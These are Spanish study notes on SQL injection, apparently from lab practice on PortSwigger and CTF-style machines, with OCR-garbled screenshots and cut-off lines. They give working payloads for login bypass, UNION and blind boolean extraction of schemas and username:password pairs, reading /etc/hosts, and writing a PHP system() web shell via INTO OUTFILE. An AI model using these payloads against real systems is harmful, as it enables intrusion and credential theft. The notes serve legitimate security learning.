

SQLInjection

<https://book.hacktricks.wiki/en/pentesting-web/sql-injection/index.html>
<https://www.mysqltutorial.org/mysql-cheat-sheet/>

Chuletilla Portswigger <https://portswigger.net/web-security/sql-injection/cheat-sheet>


PostgreSQL Injection

<https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/SQL%20Injection/PostgreSQL%20Injection.md>

Hay varios tipos de inyecciones SQL, incluyendo:

- **Inyección SQL basada en errores:** Este tipo de inyección SQL aprovecha **errores en el código SQL** para obtener información. Por ejemplo, si una consulta devuelve un error con un mensaje específico, se puede utilizar ese mensaje para obtener información adicional del sistema.
- **Inyección SQL basada en tiempo:** Este tipo de inyección SQL utiliza una consulta que **tarda mucho tiempo en ejecutarse** para obtener información. Por ejemplo, si se utiliza una consulta que realiza una búsqueda en una tabla y se añade un retardo en la consulta, se puede utilizar ese retardo para obtener información adicional.
- **Inyección SQL basada en booleanos:** Este tipo de inyección SQL utiliza consultas con **expresiones booleanas** para obtener información adicional. Por ejemplo, se puede utilizar una consulta con una expresión booleana para determinar si un usuario existe en una base de datos.
- **Inyección SQL basada en uniones:** Este tipo de inyección SQL utiliza la cláusula “**UNION**” para combinar dos o más consultas en una sola. Por ejemplo, si se utiliza una consulta que devuelve información sobre los usuarios y se agrega una cláusula “**UNION**” con otra consulta que devuelve información sobre los permisos, se puede obtener información adicional sobre los permisos de los usuarios.
- **Inyección SQL basada en stacked queries:** Este tipo de inyección SQL aprovecha la posibilidad de **ejecutar múltiples consultas** en una sola sentencia para obtener información adicional. Por ejemplo, se puede utilizar una consulta que inserta un registro en una tabla y luego agregar una consulta adicional que devuelve información sobre la tabla.

WHERE clause



`SELECT * FROM products WHERE category = 'Pets' or 1=1-- - AND rele`

' or 1=1 cierra la categoría "Pets" y además con -- comentamos el resto de la query. Por lo que mostrará todas las categorías, no solo Pets.


El 1=1 es otra sentencia que devuelve true y devuelve todo sobre la columna

Bypass Login Cuando hay un login, suele acontecerse esta query por detrás:

```
select nombre,apellidos from users where username = '%s' and password = '%s'
```

Por lo que en el primer input podrías poner '--' por lo que ignora el resto de la query

```
select nombre,apellidos from users where username = 'administrator'--
```



UNION ATTACK

En SQL **UNION SELECT** se usa para combinar los resultados de varias sentencias SELECT en un único conjunto de resultados.

Tip

Union select solo acepta el mismo número de columnas que la primera query

En Oracle proner `union select NULL,NULL from dual -- -`

Tip

A veces no vale con poner comilla ' sino "

En SQLI suele ser conveniente **cuantas columnas existen** para jugar con UNION SELECT y combinar datos. Para saber cuantas columnas hay jugamos con `order by 3 -- -`. Por ello, tenemos que ir probando un **ordenamiento por columnas**:

```
MariaDB [Twitch]> select password,subscription from users where username = 'Dramaz' order by 3-- -';
ERROR 1054 (42S22): Unknown column '3' in 'order clause'
MariaDB [Twitch]> select password,subscription from users where username = 'Dramaz' order by 2-- -';
+-----+-----+
| password | subscription |
+-----+-----+
| chemaalonso123$$! | 2 meses |
+-----+-----+
1 row in set (0.000 sec)
```

Una vez **ya conocemos el número de columnas** con `union select` según el número de columnas, en este caso como hay **2 columnas**, sería `union select 1,2 -- -`. La idea es que estamos mostrando datos en combinación de lo que estamos mostrando:

```
MariaDB [Twitch]> select password,subscription from users where username = 'Dramaz' union
+-----+-----+
| password | subscription |
+-----+-----+
| chemaalonso123$$! | 2 meses |
| 1         | 2          |
+-----+-----+
2 rows in set (0.000 sec)

MariaDB [Twitch]> select password,subscription from users where username = 'Dramaz' union
+-----+-----+
| password | subscription |
+-----+-----+
| chemaalonso123$$! | 2 meses |
| 1         | 1          |
+-----+-----+
2 rows in set (0.000 sec)
```

Datos que ya estás

Si no admiten números, se puede usar `NULL`:

```
MariaDB [Twitch]> select password,subscription from users where username = 'Dramaz' union select NULL,NULL;-- -';
+-----+-----+
| password | subscription |
+-----+-----+
| chemaalonso123$$! | 2 meses |
| NULL     | NULL      |
+-----+-----+
2 rows in set (0.000 sec)
```

Entonces una vez **sabemos** que **podemos reportar información de la Base de datos**, en el `union select` ponemos la información que queramos. Ej `union select version(),2 -- -`:

```
MariaDB [Twitch]> select password,subscription from users where username = 'Dramaz' union select version(),2;-- -';
+-----+-----+
| password | subscription |
+-----+-----+
| chemaalonso123$$! | 2 meses |
| 10.5.15-MariaDB-0+deb11u1 | 2 |
+-----+-----+
```

Podemos poner:

- `version()` o `@@version` en MySQL o Microsoft
 - `user()`
 - `load_file()`
 - `into outfile ""`

En webs que interpretan PHP podemos colar código en el union select:

```
MariaDB [Twitch]> select password,subscription from users where username = 'Dramaz' union select "<?php system('whoami'); ?>",'probando';-- -'
```

password	subscription
chemaalonso123\$\$! <?php system('whoami'); ?>	2 meses probando

Carga y subida de archivos


Con `load_file()` si nos lo permite, podemos visualizar ficheros del sistema

```
MariaDB [Twitch]> select password,subscription from users where username = 'Dramaz' union select load_file("/etc/hosts"),"probando";-- -;
+-----+-----+
| password | subscription |
+-----+-----+
| chemalonso123$! | 2 meses |
| # Host addresses | |
| 127.0.0.1 localhost | |
| 127.0.1.1 hack4u | |
| ::1 localhost ip6-localhost ip6-loopback | |
| ff02::1 ip6-allnodes | |
| ff02::2 ip6-allrouters | |
| probando | |
+-----+-----+
2 rows in set (0.001 sec)
```


Con `into outfile` podemos crear ficheros con contenido en cierta ruta del sistema si se nos permite

Si se puede, se podría subir un archivo de comprobación a `/var/www/html/test.txt` que es la ruta donde suele estar levantada la web:

```
Priority: u=0, i
username=test&country='French+Southern+Ter' union select "vulnerable" into outfile
"/var/www/html/test.txt" -- -
```



```
username=test&country=French+Southern+Ter' union select "<?php system('whoami'); ?>" into outfile  
# /-----/-----/-----/-----#
```



Sacar información de la base de datos

```
' union select schema_name,NULL from information_schema.schemata-- -  
' union select table_name,NULL from information_schema.tables where table_schema = 'products'-- -
```

Ahora en la sentencia de UNION SELECT injectamos ciertas querys para mostrar cosas privilegiadas. Por ejemplo:

```
MariaDB [Twitch]> select password,subscription from users where username = 'Dramaz' union select 1, database();-- -;  
+-----+-----+  
| password | subscription |  
+-----+-----+  
| chemaalonso123$$! | 2 meses |  
| 1 | Twitch |  
+-----+-----+  
2 rows in set (0.000 sec)  
  
MariaDB [Twitch]> show databases;
```

Con `database()` representamos el nombre de la base de datos.

Sacar todas las bases de datos

Para ello, ponemos `schema_name from information_schema.schemata`

```
MariaDB [Twitch]> select password,subscription from users where username = 'Dramaz' union select 1, schema_name from information_schema.schemata;  
+-----+-----+  
| password | subscription |  
+-----+-----+  
| chemaalonso123$$! | 2 meses |  
| 1 | information_schema |  
| 1 | mysql |  
| 1 | performance_schema |  
| 1 | Twitch |  
+-----+-----+  
5 rows in set (0.000 sec)
```

NO NECESARIAMENTE TIENEN QUE SER EN UNA COLUMNA, PODEMOS COMBINAR LAS DOS:

```
MariaDB [Twitch]> select password,subscription from users where username = 'Dramaz' union select schema_name, 2 from information_schema.schemata;  
+-----+-----+  
| password | subscription |  
+-----+-----+  
| chemaalonso123$$! | 2 meses |  
| information_schema | 2 |  
| mysql | 2 |  
| performance_schema | 2 |  
| Twitch | 2 |  
+-----+-----+  
5 rows in set (0.000 sec)
```

Si queremos que lo represente en un único campo, jugamos con `group_concat(schema_name) from information_schema.schemata`, esto vienen bien ya que **muchas veces no te permite volcar la inyección si hay muchos datos**

```
MariaDB [Twitch]> select password,subscription from users where username = 'Dramaz' union select 1,group_concat(schema_name) f
+-----+-----+
| password | subscription |
+-----+-----+
| chemaalonso123$$! | 2 meses |
| 1 | information_schema,mysql,performance_schema,Twitch |
+-----+-----+
```

O usando `limit`, mostramos los resultados 1 a 1


```
MariaDB [Twitch]> select password,subscription from users where username = 'Dramaz' union select 1,schema_name from information_schema.schemat
+-----+-----+
| password | subscription |
+-----+-----+
| 1 | information_schema |
+-----+-----+
1 row in set (0.000 sec)
```

```
MariaDB [Twitch]> select password,subscription from users where username = 'Dramaz' union select 1,schema_name from information_schema.schemat
+-----+-----+
| password | subscription |
+-----+-----+
| 1 | mysql |
+-----+-----+
1 row in set (0.000 sec)
```

Sacar tablas

TODAS: `table_name from information_schema.tables where table_schema`

Para sacar las tablas de una base de datos, se usa `table_name from information_schema.tables where table_schema = 'base_de_datos'`



tesat" union select 1,group_concat(table_name),3,4 from information_schema.tables
where table_schema='monitoring' -- - is down. Please check the report below for
more information.

ID, Host, Date Time, Status
1, "hosts,log,users", 3, 4

Sacar columnas

`column_name from informartion_schema.columns where table_schema = 'base_de_datos'
and table_name = 'tabla'`

The screenshot shows a dark-themed web interface. At the top, there is a red-bordered input field containing the SQL query: `filter?category=Gifts%27%20union%20select%20NULL,NULL--%20-`. Below this, a message reads: "ception UNION attack, retrieving data from other tables". There is a "Lab home" button and a "Back to lab description >>" link. A large red box highlights the error message: "ifts' union select NULL,NULL-- -".

The screenshot shows a dark-themed web interface. It lists several service offerings: "Conversation Controlling Lemon", "Couple's Umbrella", "High-End Gift Wrapping", and "Snow Delivered To Your Door". Below these, it says "By Steam Train Direct From The North Pole We can deliver you th". A red box highlights the password field, which contains "password". Another red box highlights the username field, which contains "username".

otro ejemplo:

The screenshot shows a terminal window with a red box highlighting the error message: "tesat" union select 1,group_concat(column_name),3,4 from information_schema.columns where table_schema='monitoring' and table_name = 'users' -- - is down. Please check the report below for more information." Below this, another red box highlights the command: "1, "id,username,password,email", 3,4".

También podemos jugar con `group_concat` como vimos antes para que nos muestre la información de una:

The screenshot shows a terminal window with the following MySQL command: "MariaDB [Twitch]> select password,subscription from users where username = 'Dramaz' union select group_concat(column_name),2 from information_schema.columns and table_name='users';-- -';". The output shows a table with two rows. The first row has columns "password" and "subscription". The second row has columns "chemaalonso123\$!" and "2 meses". The third row, highlighted with a red box, has columns "id,username,password,subscription" and "2".

Sacar información de columnas

Ahora que sabemos las columnas, podemos representar la información con una simple query como `username from users`

password	subscription
chemaalonso123\$\$!	2 meses
1	admin
1	biorg
1	Dramaz
1	rvng256
1	txhaka

En ocasiones, tenemos que usar `group_concat` para representar la información, `group_concat(username,':',password) from users`

password	subscription
chemaalonso123\$\$!	2 meses
1	admin:admin123,biorg:biorgbiorg123\$\$!,Dramaz:chemaalonso123\$\$!,rvng256:setenso_\$\$^!,txhaka:a

O en vez de `group_concat`, usamos pipes (||) que hará lo mismo:

```
s' union select NULL,username||':'||password from users-- -
```

A veces nos conviene especificar la base de datos **si no es la que se está empleado base_de_datos.tabla**:

password	subscription
chemaalonso123\$\$!	2 meses
1	admin:admin123,biorg:biorgbiorg123\$\$!,Dramaz:chemaalonso123\$\$!,rvng256:setenso_\$\$^!,txhaka:a

Bypass con hexadecimal

Si no nos permite caracteres como los : podemos jugar con hexadecimal para bypassarlo (0x3a):

password	subscription
chemaalonso123\$\$!	2 meses
1	admin:admin123,biorg:biorgbiorg123\$\$!,Dramaz:chemaalonso123\$\$!,rvng256:setenso_\$\$^!,txhaka:a

Podemos usar estos comandos, primero para quitar el salto de línea y luego para convertirlo a hexadecimal, y ponerlo en la sentencia:

```
> echo "admin" | tr -d '\n'  
admin#  
> echo "admin" | tr -d '\n' | xxd -ps  
61646d696e
```

```
MariaDB [Twitch]> select password,subscription from users where username = 'Dramaz' union select 1,password from user
+-----+-----+
| password | subscription |
+-----+-----+
| chemaalonso123$$! | 2-meses |
| 1 | admin123 |

```

UNION ATTACK Oracle

Cambia ligeramente

En oracle tenemos que especificar la table **dual**:

Pets' union select NULL,NULL from dual-- -

Sacar tablas Para sacar tablas en oracle, hay que atentar a los usuarios con **owner** y **all_tables**:

APEX_040000
CTXSYS
MDSYS
PETER

```
0union%20select%20NULL,table_name%20from%20all_tables where owner = 'PETER'--%20-
```

the battery pack dies a nasty accident you can still enjoy again. You can also purchase an a

PRODUCTS

USERS_FVLTDQ

```
union%20select%20NULL,column_name%20from%20all_tab_columns%20where table_name = 'USERS_FVLTDQ'-- -|
```

```
:Pets%27%20union%20select%20NULL,USERNAME_XIBPMZ||':'||PASSWORD_DNWDMY|from USERS_FVLTDQ-- -|
```

Inyecciones por GET

Cuando la query se hace por el método GET, es hay donde hay que inyectar la query:

```
=Gifts' union select NULL,column_name from information_schema.columns where
```

Inyecciones a ciegas

A la hora de aplicar la inyección, no vemos el error por lo que no podemos ver los valores de la tabla.

Conditional response | Boolean

En estas inyecciones es importante también a probar a cambiar el campo de consulta. Por ejemplo el campo es un **email** pero lo podemos forzar a que no lo sea para que funcione el **OR**, sino no aplica y no funciona la inyección:

Request

```
Pretty Raw Hex
1 POST /forget-password HTTP/1.1
2 Host: usage.htm
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:135.0) Gecko/20100101 Firefox/135.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 106
9 Origin: http://usage.htm
10 Sec-GPC: 1
11 Connection: keep-alive
12 Referer: http://usage.htm/forget-password
13 Cookie: XSRF-TOKEN=eyJpdiI6ImJGTR5Vm1kM3d1Yv0lKpMFryVE9PSIsInzhbH1jo1OXBPsUxUzNmdm08SnN0GEV0U1sdTzEv05TWFPTBpL2pT0W95MuMzE80y0hNbFyZD5QnUxbhArxpCZUhCVTzNbsJmWk2THh0VFYZG11bDRxEJ4QzUenFKQvhBL2ErRG9Jd0Fobk9NsosZUxlyKrsyku1RHJpcDk1LCjtYWMIo1i30GM1nzUwM2ySMdg0ZmXoG002TTx0ThIND0KGfNTR1mEzDg2MTV1YTcwJBjNjI4ZG14Mtq1MyYnZjmIwiidGfIjoIn%3D
14 Upgrade-Insecure-Requests: 1
15 DNT: 1
16 Priority: u=0, i
17
18 _token=X09HZPv03ifSAV1KwMtaa90J77QvtAwjd9Mxybj&email=test@test.com or substring(database(),1,1)=z -- -
```

Cualquier letra que pongas te la va a dar como buena

Response

Usage

Reset Password

We have e-mailed your password reset link to test@test.com' or substring(database(),1,1)='z -- -

E-Mail Address

Send Password Reset Link

Request

```
Pretty Raw Hex
1 POST /forget-password HTTP/1.1
2 Host: usage.htm
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:135.0) Gecko/20100101 Firefox/135.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 97
9 Origin: http://usage.htm
10 Sec-GPC: 1
11 Connection: keep-alive
12 Referer: http://usage.htm/forget-password
13 Cookie: XSRF-TOKEN=eyJpdiI6ImJGTR5Vm1kM3d1Yv0lKpMFryVE9PSIsInzhbH1jo1OXBPsUxUzNmdm08SnN0GEV0U1sdTzEv05TWFPTBpL2pT0W95MuMzE80y0hNbFyZD5QnUxbhArxpCZUhCVTzNbsJmWk2THh0VFYZG11bDRxEJ4QzUenFKQvhBL2ErRG9Jd0Fobk9NsosZUxlyKrsyku1RHJpcDk1LCjtYWMIo1i30GM1nzUwM2ySMdg0ZmXoG002TTx0ThIND0KGfNTR1mEzDg2MTV1YTcwJBjNjI4ZG14Mtq1MyYnZjmIwiidGfIjoIn%3D
14 Upgrade-Insecure-Requests: 1
15 DNT: 1
16 Priority: u=0, i
17
18 _token=X09HZPv03ifSAV1KwMtaa90J77QvtAwjd9Mxybj&email='test' or substring(database(),1,1)='z' -- -
```

Response

Usage

Reset Password

Email address does not match in our records!

E-Mail Address

Send Password Reset Link

Request

```
Pretty Raw Hex
1 POST /forget-password HTTP/1.1
2 Host: usage.htm
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:135.0) Gecko/20100101 Firefox/135.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 97
9 Origin: http://usage.htm
10 Sec-GPC: 1
11 Connection: keep-alive
12 Referer: http://usage.htm/forget-password
13 Cookie: XSRF-TOKEN=eyJpdiI6InoxHhvaxDyZbVgqd0tH1V1hNEEP5IsInzhbH1jo1K1VwZrSExOK0leUdwTE0H9YieUton1FGmkRctTM0Y3lFeW1zNgda@9rvGZtunNnu2NndmhzKgwOu1mWhUkYmpod082ew1Re3wVqu01zFmSthb2d0KxDunwJkQwd5SwfjZ1Iu0dNm0y0F0G0GhNwpza1NekgilCjtYWMIo1i2Z7TQy0dM4Mz1MjE4OTExZk2MmeyNyYxWt1V8yQ100pw211kjA2z2mzExy2M3N0Q0WmFk0wJh0D9hyW001iwGfIjoIn%3D; laravel_session=eyJpdiI6ImJGTR5Vm1kM3d1Yv0lKpMFryVE9PSIsInzhbH1jo1OXBPsUxUzNmdm08SnN0GEV0U1sdTzEv05TWFPTBpL2pT0W95MuMzE80y0hNbFyZD5QnUxbhArxpCZUhCVTzNbsJmWk2THh0VFYZG11bDRxEJ4QzUenFKQvhBL2ErRG9Jd0Fobk9NsosZUxlyKrsyku1RHJpcDk1LCjtYWMIo1i30GM1nzUwM2ySMdg0ZmXoG002TTx0ThIND0KGfNTR1mEzDg2MTV1YTcwJBjNjI4ZG14Mtq1MyYnZjmIwiidGfIjoIn%3D
14 Upgrade-Insecure-Requests: 1
15 DNT: 1
16 Priority: u=0, i
17
18 _token=X09HZPv03ifSAV1KwMtaa90J77QvtAwjd9Mxybj&email='test' or substring(database(),1,1)=z -- -
```

Response

Usage

Reset Password

We have e-mailed your password reset link to test or substring(database(),1,1)='z -- -

E-Mail Address

Send Password Reset Link

En base a lo que tu pongas, algunos componentes pueden desaparecer, pero no vas a ver nada. Ejemplo:

Query correcta:

Request

```

1 GET / HTTP/1.1
2 Host: 0ac200e704d747a7c089169100310005.web-security-academy.net
3 Cookie: TrackingId=NhrnTHjsb4iz8Adt' and 1=1-- ;session=
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Not;Brand";v="99", "Chromium";v="106"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Linux"
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.62 Safari/537.36
10 Accept:
11 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
12 png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
13 Sec-Fetch-Site: cross-site
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: https://portswigger.net/
18 Accept-Encoding: gzip, deflate
19 Accept-Language: es-ES,es;q=0.9
20 Connection: close

```

Response

WebSecurity Academy  Blind SQL injection with conditional responses

Back to lab description >

Home | Welcome back! | My account

WE LIKE TO
SHOP 

Query incorrecta

Request

```

1 GET / HTTP/1.1
2 Host: 0ac200e704d747a7c089169100310005.web-security-academy.net
3 Cookie: TrackingId=NhrnTHjsb4iz8Adt' and 2=1-- ;session=
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Not;Brand";v="99", "Chromium";v="106"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Linux"
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.62 Safari/537.36
10 Accept:
11 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
12 png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
13 Sec-Fetch-Site: cross-site
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: https://portswigger.net/
18 Accept-Encoding: gzip, deflate
19 Accept-Language: es-ES,es;q=0.9

```

Response

WebSecurity Academy  Blind SQL injection with conditional responses

Back to lab description >

Home | My account

WE LIKE TO
SHOP 

Otro ejemplo:

Request

```

1 GET /imfadministrator/cms.php?pageName=home'+and+'1'=%3d%1 HTTP/1.1
2 Host: 192.168.1.84
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:135.0) Gecko/20100101 Firefox/135.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Sec-GPC: 1
8 ConnectTimeout:alive
9 Cookie: PHPSESSID=9dfea9ueg6kr837ng1k6m9gjv7
10 Upgrade-Insecure-Requests: 1
11 DNT: 1
12 Priority: u=0, i
13
14

```

' AND '1'='1'

Response

IMF CMS

Menu: [Home](#) | [Upload Report](#) | [Disavowed list](#) | Logout

Welcome to the IMF Administration.

BIEN

Request

```

1 GET /imfadministrator/cms.php?pageName=home'+and+'2'=%3d%1 HTTP/1.1
2 Host: 192.168.1.84
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:135.0) Gecko/20100101 Firefox/135.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 ConnectTimeout:alive
8 Cookie: PHPSESSID=9dfea9ueg6kr837ng1k6m9gjv7
9 Upgrade-Insecure-Requests: 1
10
11
12
13
14

```

' and '2'='1a'

Response

IMF CMS

Menu: [Home](#) | [Upload Report](#) | [Disavowed list](#) |

MAL (No sale nada)t_a

Por lo cual **nuestra inyección se tiene que quitar de esto**

SQL

```
home' and/or (select substr(schema_name,1,1) from information_schema.schemata limit 0,1)=i
-- - EL primer carácter de la 1ra base de datos (information_schema) es i?
```

Sacar nombre de la base de datos en uso

```
' or substring(database(),1,1)='FUZZ' -- -
```

Sacar nombre de la base de datos

```
1 GET /imfadministrator/cms.php?pagename=
2   home'+and+(select+schema_name+from+information_schema.schemata+limit+2|1)%3d'mysql
3   HTTP/1.1
4 Host: 192.168.1.84
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:135.0) Gecko/20100101 Firefox/135.0
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
7 Accept-Language: en-US,en;q=0.5
8 Accept-Encoding: gzip, deflate, br
9 Sec-GPC: 1
10 Connection: keep-alive
11 Cookie: PHPSESSID=9dfea9ueq6kr837ng1k6m9qjv7
12 Upgrade-Insecure-Requests: 1
13 DNT: 1
14 Priority: u=0, i
15
16   home' and (select schema_name from information_schema.schemata limit 2,1)='mysql
17
```

IMF CMS

Menu: [Home](#) | [Upload Report](#) | [Disavowed list](#) | [Logout](#)

Welcome to the IMF Administration

LA 3ra base de datos es mysql

BIEN

Ahora vamos caracter por carater para bruteforcear las base de datos usando **substring()**

```
1 GET /imfadministrator/cms.php?pagename=
2   home'+and+(select+substring(schema_name,1,1)+from+information_schema.schemata+limit+2|1)%3d'i
3   HTTP/1.1
4 Host: 192.168.1.84
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:135.0) Gecko/20100101 Firefox/135.0
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
7 Accept-Language: en-US,en;q=0.5
8 Accept-Encoding: gzip, deflate, br
9 Sec-GPC: 1
10 Connection: keep-alive
11 Cookie: PHPSESSID=9dfea9ueq6kr837ng1k6m9qjv7
12 Upgrade-Insecure-Requests: 1
13 DNT: 1
14 Priority: u=0, i
15
16   EL primer carácter de la 1ra base de datos (information_schema) es i's
17
```

IMF CMS

Menu: [Home](#) | [Upload Report](#) | [Disavowed list](#) | [Logout](#)

Welcome to the IMF Administration.

BIEN

Sacar tablas

```
' or substring((select group_concat(table_name) from information_schema.tables where table_schema='usage_blog'),FUZZ,1)='FUZZ' -- -
```

```
1 POST /forget-password HTTP/1.1
2 Host: usage.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:135.0) Gecko/20100101 Firefox/135.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 183
9 Origin: http://usage.htb
10 Sec-GPC: 1
11 Connection: keep-alive
12 Referer: http://usage.htb/forget-password
